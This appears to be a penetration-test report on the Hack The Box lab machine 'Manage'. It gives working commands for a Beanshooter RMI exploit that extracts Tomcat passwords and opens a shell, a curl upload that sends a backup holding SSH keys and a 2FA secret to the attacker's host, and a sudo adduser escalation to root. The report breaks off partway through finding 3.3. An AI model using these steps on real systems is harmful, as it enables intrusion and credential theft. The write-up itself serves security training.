Manage report

Cover

Target: HTB Machine “Manage” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the "Manage" machine, a Linux-based system hosted on Hack The Box, by simulating adversarial techniques against its network services and application components. The testing focused on identifying vulnerabilities in remote access mechanisms, web application security, and privilege escalation paths. Through systematic enumeration and exploitation, initial access was gained via a Java RMI vulnerability, culminating in full root control over the system.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Linux host (TTL not explicitly checked but inferred from service details). Comprehensive port scans via Nmap identified critical services, including SSH (port 22), Java RMI (ports 2222, 33307), and HTTP (port 8080) on an Apache Tomcat instance, suggesting an Ubuntu Linux environment.
- **Service Discovery & Credential Enumeration:** The Java RMI service on port 2222, exploited with Beanshooter, revealed unauthenticated access and extracted Tomcat user credentials (`manager:fhErvo2r9wuTEYiYgt` and `admin:onyRPCkaG4iX72BrRtKgbszd`), enabling initial shell access as the `tomcat` user.

- **Resource Access & Information Disclosure:** The `tomcat` user accessed a backup file readable in the `useradmin` directory, which contained SSH credentials for the `useradmin` account. Authentication with 2FA from `.google_authenticator` granted SSH access.
- **Privilege Escalation:** The `useradmin` account had sudo privileges to run `/usr/sbin/adduser`, allowing the creation of an `admin` user. The `admin` user inherited full sudo rights, enabling escalation to root access.
- **Root Access:** Full system control was achieved by leveraging the `admin` user's sudo privileges, confirming the compromise with root privileges.

Ethics & Compliance

All testing activities were conducted within the Hack The Box platform, adhering to its rules of engagement and confined to the isolated "Manage" environment as of 09:46 PM CEST on Thursday, July 31, 2025. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance cybersecurity knowledge and encourage secure system configurations.

2 Methodology

Initial Enumeration


The methodology for exploiting the "Manage" machine began with initial reconnaissance to identify the operating system and open ports. A comprehensive port scan using `nmap` revealed open services:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.234.57 -oG ManagePorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 17:43 UTC
Nmap scan report for 10.129.234.57
Host is up (0.042s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
8080/tcp  open  http-proxy
33307/tcp open  unknown
41647/tcp open  unknown
```

A detailed service scan confirmed the operating system as Ubuntu Linux and provided version information:

```
sudo nmap -sVC -p 22,2222,8080,33307,41647 10.129.234.57 -oN
ManageServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 17:50 UTC
Nmap scan report for 10.129.234.57
Host is up (0.046s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 a9:36:3d:1d:43:62:bd:b3:88:5e:37:b1:fa:bb:87:64 (ECDSA)
|_  256 da:3b:11:08:81:43:2f:4c:25:42:ae:9b:7f:8c:57:98 (ED25519)
2222/tcp  open  java-rmi   Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.1.1:33307
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8080/tcp  open  http       Apache Tomcat 10.1.19
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/10.1.19
33307/tcp open  java-rmi   Java RMI
41647/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.47 seconds
```

The scan confirmed an Apache Tomcat instance on port 8080:



Apache Tomcat/10.1.19

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Java RMI on port 2222 was identified as a mechanism allowing Java objects to invoke methods remotely across JVMs, key for distributed Java applications (pentesting guide: https://www.verylazytech.com/network-pentesting/java-rmi-rmi-iiop-port-1098-1099-1050, exploit guide: https://github.com/qtc-de/beanshooter).

Foothold

The Java RMI service on port 2222 was exploited using Beanshooter. Initial enumeration confirmed vulnerability:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar -h
java -jar beanshooter-4.1.0-jar-with-dependencies.jar enum 10.129.234.57
2222
[+] Checking for unauthorized access:
[+]
[+]     - Remote MBean server does not require authentication.
[+]       Vulnerability Status: Vulnerable
```

Tomcat user credentials were extracted:

```
[+] Enumerating tomcat users:
[+]
[+]     - Listing 2 tomcat users:
[+]
[+]             ----------------------------------------
[+]             Username:  manager
[+]             Password:  fhErvo2r9wuTEYiYgt
[+]             Roles:
[+]                        Users:type=Role,rolename="manage-
gui",database=UserDatabase
[+]
[+]             ----------------------------------------
[+]             Username:  admin
[+]             Password:  onyRPCkaG4iX72BrRtKgbszd
[+]             Roles:
[+]
Users:type=Role,rolename="role1",database=UserDatabase
```


A shell was obtained using a TemplateImpl payload:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar standard
10.129.234.57 2222 tonka
[+] Creating a TemplateImpl payload object to abuse StandardMBean
[+]
[+]     Deplyoing MBean: StandardMBean
[+]     MBean with object name de.qtc.beanshooter:standard=9104047545334
was successfully deployed.
[+]
[+]     Caught NullPointerException while invoking the newTransformer
action.
[+]     This is expected bahavior and the attack most likely worked :)
[+]
[+]     Removing MBean with ObjectName
de.qtc.beanshooter:standard=9104047545334 from the MBeanServer.
[+]     MBean was successfully removed.
```

A Tomcat shell was established:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka shell
10.129.234.57 2222
[tomcat@10.129.234.57 /]$ id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
[tomcat@10.129.234.57 /]$
```


The `user.txt` flag was located at `/opt/tomcat`:



```
[tomcat@10.129.234.57 /opt/tomcat]$ ls
bin
BUILDING.txt
conf
CONTRIBUTING.md
lib
LICENSE
logs
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
temp
user.txt
webapps
work
```

Privilege Escalation

A backup file readable by `tomcat` was found:



```
[tomcat@10.129.234.57 /home/useradmin/backups]$ ls -la
total 12
drwxrwxr-x 2 useradmin useradmin 4096 Jun 21  2024 .
drwxr-xr-x 5 useradmin useradmin 4096 Jun 26 09:58 ..
-rw-rw-r-- 1 useradmin useradmin 3088 Jun 21  2024 backup.tar.gz
```


The file was copied to `/tmp/`:

```
cp backup.tar.gz /tmp/
```

It was then uploaded to the attacker's machine:

```
python3 -m uploadserver 80
curl -X POST http://10.10.14.217/upload -F 'files=@backup.tar.gz' --
insecure
```

The backup contained SSH credentials:




```
kali@kali ~/workspace/Manage/content [20:24:59] $ ls -la
total 36
drwxr-xr-x 4 kali kali 4096 Jun 21  2024 .
drwxrwxr-x 5 kali kali 4096 Jul 29 18:03 ..
-rw------- 1 kali kali 3088 Jul 29 20:24 backup.tar.gz
lrwxrwxrwx 1 kali kali    9 Jun 21  2024 .bash_history -> /dev/null
-rw-r--r-- 1 kali kali  220 Jun 21  2024 .bash_logout
-rw-r--r-- 1 kali kali 3771 Jun 21  2024 .bashrc
drwx------ 2 kali kali 4096 Jun 21  2024 .cache
-r-------- 1 kali kali  200 Jun 21  2024 .google_authenticator
-rw-r--r-- 1 kali kali  807 Jun 21  2024 .profile
drwxrwxr-x 2 kali kali 4096 Jun 21  2024 .ssh

kali@kali ~/workspace/Manage/content [20:25:05] $ cd .ssh

kali@kali ~/workspace/Manage/content/.ssh [20:25:12] $ ls -la
total 20
drwxrwxr-x 2 kali kali 4096 Jun 21  2024 .
drwxr-xr-x 4 kali kali 4096 Jun 21  2024 ..
-rw------- 1 kali kali   98 Jun 21  2024 authorized_keys
-rw------- 1 kali kali  411 Jun 21  2024 id_ed25519
-rw-r--r-- 1 kali kali   98 Jun 21  2024 id_ed25519.pub

kali@kali ~/workspace/Manage/content/.ssh [20:25:14] $
```

SSH access was attempted as `useradmin` after setting permissions:

```
chmod 600 id_ed25519
ssh -i id_ed25519 useradmin@10.129.234.57
```

Authentication required a 2FA code from `.google_authenticator`:

```
(useradmin@10.129.234.57) Verification code:
```



```
kali@kali ~/workspace/Manage/content [20:30:25] $ cat .google_authenticator
CLSSSMHYGLENX5HAIFBQ6L35UM
" RATE_LIMIT 3 30 1718988529
" WINDOW_SIZE 3
" DISALLOW_REUSE 57299617
" TOTP_AUTH
[redacted]
```

Successful authentication led to:

```
ssh -i id_ed25519 useradmin@10.129.234.57
```

The `useradmin` user had sudo privileges:

```
sudo -l
Matching Defaults entries for useradmin on manage:
    env_reset, timestamp_timeout=1440, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, use_pty

User useradmin may run the following commands on manage:
    (ALL : ALL) NOPASSWD: /usr/sbin/adduser ^[a-zA-Z0-9]+$
```

Group enumeration showed no `admin` group:

```
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,karl
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:karl
floppy:x:25:
tape:x:26:
sudo:x:27:karl
audio:x:29:
dip:x:30:karl
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
```

```
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:karl
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
messagebus:x:104:
systemd-timesync:x:105:
input:x:106:
sgx:x:107:
kvm:x:108:
render:x:109:
lxd:x:110:karl
_ssh:x:111:
crontab:x:112:
syslog:x:113:
uuidd:x:114:
tcpdump:x:115:
tss:x:116:
landscape:x:117:
fwupd-refresh:x:118:
karl:x:1000:
tomcat:x:1001:
useradmin:x:1002:
netdev:x:119:
_laurel:x:998:
newuser:x:1003:
```

A default `/etc/sudoers` example was noted (not present on target):

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

```

```
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

The `useradmin` created an `admin` user:


```
sudo /usr/sbin/adduser admin
```

The `admin` user had full sudo privileges:

```
sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on manage:
    env_reset, timestamp_timeout=1440, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, use_pty

User admin may run the following commands on manage:
    (ALL) ALL
admin@manage:/var$ sudo su
root@manage:/var#
```

3. Findings

3.1 Vulnerability: Unauthenticated Java RMI Access



Base Score 9.8 (Critical)

Attack Vector (AV): Network (N) ● | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC): Low (L) ● | High (H)

Privileges Required (PR): None (N) ● | Low (L) | High (H)

User Interaction (UI): None (N) ● | Required (R)

Scope (S): Unchanged (U) ● | Changed (C)

Confidentiality (C): None (N) | Low (L) | High (H) ●

Integrity (I): None (N) | Low (L) | High (H) ●

Availability (A): None (N) | Low (L) | High (H) ●

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)
- **Description:** The Java RMI service on port 2222 of the "Manage" machine was accessible without authentication, as confirmed by Beanshooter enumeration. This vulnerability allowed the extraction of Tomcat user credentials (`manager:fhErvo2r9wuTEYiYgt` and `admin:onyRPCkaG4iX72BrRtKgbszd`), enabling initial shell access as the `tomcat` user.
- **Impact:** Unauthenticated access to the RMI service facilitated credential theft and shell execution, posing a severe risk of unauthorized system control and data exposure.
- **Technical Summary:** The vulnerability was identified using:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar enum
10.129.234.57 2222
[+] Checking for unauthorized access:
[+]
[+]     - Remote MBean server does not require authentication.
[+]       Vulnerability Status: Vulnerable
```


Tomcat user credentials were extracted:

```
[+] Enumerating tomcat users:
[+]
[+]     - Listing 2 tomcat users:
[+]
[+]             ----------------------------------------
[+]             Username:  manager
[+]             Password:  fhErvo2r9wuTEYiYgt
[+]             Roles:
[+]                        Users:type=Role,rolename="manage-
gui",database=UserDatabase
[+]
[+]             ----------------------------------------
[+]             Username:  admin
[+]             Password:  onyRPCkaG4iX72BrRtKgbszd
[+]             Roles:
[+]
Users:type=Role,rolename="role1",database=UserDatabase
```

A shell was established:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka shell
10.129.234.57 2222
[tomcat@10.129.234.57 /]$ id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

3.2 Vulnerability: Exposure of Sensitive Backup File



Base Score

5.5 (Medium)

Attack Vector (AV)

Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

None (N) [✓ Low (L)] High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

[✓ Unchanged (U)] Changed (C)

Confidentiality (C)

None (N) Low (L) [✓ High (H)]

Integrity (I)

[✓ None (N)] Low (L) High (H)

Availability (A)

[✓ None (N)] Low (L) High (H)


- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 5.5 (Medium)
- **Description:** The `tomcat` user could read a backup file (`backup.tar.gz`) in the `useradmin` directory, which contained SSH credentials for the `useradmin` account. This file was accessible due to insufficient file permissions.
- **Impact:** Exposure of the backup file allowed unauthorized access to `useradmin` SSH credentials, facilitating privilege escalation and increasing the risk of further system compromise.
- **Technical Summary:** The backup file was located and copied:

  ```
  cp backup.tar.gz /tmp/
  ```

  It was uploaded to the attacker's machine:


  ```
  python3 -m uploadserver 80
  curl -X POST http://10.10.14.217/upload -F 'files=@backup.tar.gz' --
  insecure
  ```

  SSH credentials were extracted:



```
kali@kali ~/workspace/Manage/content [20:24:59] $ ls -la
total 36
drwxr-xr-x 4 kali kali 4096 Jun 21  2024 .
drwxrwxr-x 5 kali kali 4096 Jul 29 18:03 ..
-rw------- 1 kali kali 3088 Jul 29 20:24 backup.tar.gz
lrwxrwxrwx 1 kali kali    9 Jun 21  2024 .bash_history -> /dev/null
-rw-r--r-- 1 kali kali  220 Jun 21  2024 .bash_logout
-rw-r--r-- 1 kali kali 3771 Jun 21  2024 .bashrc
drwx------ 2 kali kali 4096 Jun 21  2024 .cache
-r-------- 1 kali kali  200 Jun 21  2024 .google_authenticator
-rw-r--r-- 1 kali kali  807 Jun 21  2024 .profile
drwxrwxr-x 2 kali kali 4096 Jun 21  2024 .ssh

kali@kali ~/workspace/Manage/content [20:25:05] $ cd .ssh

kali@kali ~/workspace/Manage/content/.ssh [20:25:12] $ ls -la
total 20
drwxrwxr-x 2 kali kali 4096 Jun 21  2024 .
drwxr-xr-x 4 kali kali 4096 Jun 21  2024 ..
-rw------- 1 kali kali   98 Jun 21  2024 authorized_keys
-rw------- 1 kali kali  411 Jun 21  2024 id_ed25519
-rw-r--r-- 1 kali kali   98 Jun 21  2024 id_ed25519.pub

kali@kali ~/workspace/Manage/content/.ssh [20:25:14] $
```

3.3 Vulnerability: Insufficient Sudo Privileges Restriction



Base Score 7.8 (High)

Attack Vector (AV)
Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
None (N) [✓ Low (L)] High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.8 (High)
